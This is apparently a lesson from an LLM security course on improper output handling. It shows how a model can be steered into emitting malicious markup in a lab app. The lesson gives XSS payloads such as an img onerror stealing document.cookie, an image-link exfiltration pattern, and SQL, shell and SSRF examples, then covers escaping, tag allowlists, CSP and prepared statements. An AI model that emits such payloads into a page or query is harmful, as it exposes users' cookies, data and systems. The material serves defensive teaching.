Lesson 4.1: Improper output handling
The prompt injection lessons (Lesson 3) are about what an attacker manages to put in. This one flips the problem around. Even when the input looks clean, the model’s output is still untrusted data, and if you drop it straight into a browser, a SQL query or a shell, you get the same classic injection bugs you already know. The only new thing is that the model is sitting in the middle.
 One untrusted string fans out to many sinks, and the only reliable control is to sanitize it at the sink, not to blacklist keywords.
The principle in one line
The output of an LLM is a string produced by a party that can be influenced. Treat it exactly like user input: escape, validate, or parse it against a schema before you use it.
Developers forget this because the output looks like something their own AI produced, so it feels safe. It is not. Anyone who can shape the input, directly or indirectly through RAG, can shape the output. And wherever that output flows is where the vulnerability lands.
The same bug at every exit point
The class is called improper output handling (LLM05) because the vulnerability is not in one sink. It is in trusting the output at whichever sink it reaches.
| Where the output goes | Vulnerability | Example |
|---|---|---|
| HTML that is not escaped | XSS | the model prints <script> or <img onerror=...> |
| A SQL query built by string | SQL injection | the model emits '; DROP TABLE ... |
A shell command or eval | RCE / command injection | the output becomes an argument to os.system |
| A URL the server will fetch | SSRF | the model emits an internal URL like http://169.254.169.254/... |
| Markdown with an image link | data exfiltration |  leaks through the outbound request |
The shared pattern is simple. Trust the output, then use the output at a sensitive sink without sanitizing it.
Looking at the output-handling lab
The lab app generates product descriptions. To make them look nice, the developer lets the model return HTML and renders it straight onto the page. The goal is to make the model print the malicious markup, not to type it into a field yourself:
- Get the model to print a
<script>block that firesalert(). That is reflected XSS. - Inject an
<img>that points at an external URL, to prove you can force an outbound request or steal a cookie. - Run JavaScript without using the string
<script>, for example with anonerrorhandler, to show that keyword filtering is trivial to bypass.
A payload for the third task looks like this, and it never contains the word script:
1
<img src=x onerror="alert(document.cookie)">
The data-exfiltration variant is just as short. A single image reference turns a page render into an outbound GET that carries data to a server you control:
1

The third task is the core lesson. Blocking the string <script> saves nothing, because there are dozens of other ways to run JavaScript. Blacklists always lose.
Why the input filter from the earlier lessons does not help
The reflection question in the lab points straight at it. The hole is at the output, so any amount of input filtering misses it entirely. An attacker who controls a RAG document rather than the chat box reaches the same output path, and the input filter never even sees that text.
The fix therefore has to sit at the output, right before the sink. These are hard controls that remove the class, not soft controls that only reduce the odds.
Escape everything the model returns. XSS disappears immediately. The trade-off is that legitimate HTML such as bold text and lists disappears too. It is deterministic, and that is the point:
1
2
3
import html

safe = html.escape(model_output)   # XSS gone; valid formatting gone too
If you genuinely need to keep some formatting, use an allowlist of safe tags, not a blacklist of dangerous ones. Allow a handful of harmless tags and strip script and every event-handler attribute:
1
2
3
import nh3  # or bleach

safe = nh3.clean(model_output, tags={"b", "i", "ul", "li", "p"})
Add a Content-Security-Policy as a second layer in the browser. It blocks inline script even if something slips through the server-side sanitizer:
1
Content-Security-Policy: default-src 'self'; script-src 'self'
The same move applies to every other sink. If the output goes into SQL, the answer is a prepared statement so data can never become a command:
1
cur.execute("SELECT * FROM products WHERE id = ?", (model_value,))
If it goes into a shell, do not build a string. Use an API that takes arguments as a list and never spawns a shell. If it becomes a URL the server will fetch, allowlist the host and block internal IP ranges so the model cannot reach 169.254.169.254 or your own network. It is the fifty-year-old rule under a new name: keep the command channel separate from the data channel (Lesson 1.5).
Hard controls versus soft controls
| Control | What it does | Type |
|---|---|---|
html.escape on all output | removes XSS, loses formatting | hard, removes the class |
Tag allowlist (nh3 / bleach) | keeps safe formatting only | hard, beats any blacklist |
| Prepared statements | data can never be a command | hard |
| Host allowlist + internal-IP block | stops SSRF to metadata and intranet | hard |
| Content-Security-Policy | extra browser layer if something leaks | defense in depth |
Blocking the string <script> | bypassed by onerror and friends | soft, do not rely on it |
The chain of trust you have to control ends at one arrow:
1
2
user input -> LLM -> HTML / SQL / URL -> browser / DB / server
   (filter)     (treat as untrusted)      (escape / validate / parse)
The deciding control point is the last arrow. Sanitize at the moment of use.
Key takeaways
- LLM output is untrusted data, even when the input looks clean.
- The same output causes XSS, SQLi, RCE or SSRF depending on where it flows.
- Keyword blacklists like blocking
<script>always lose; escape or allowlist at the sink. - The hole is at the output, so input filtering cannot fix it. Sanitize right before the point of use, and add CSP as a second layer.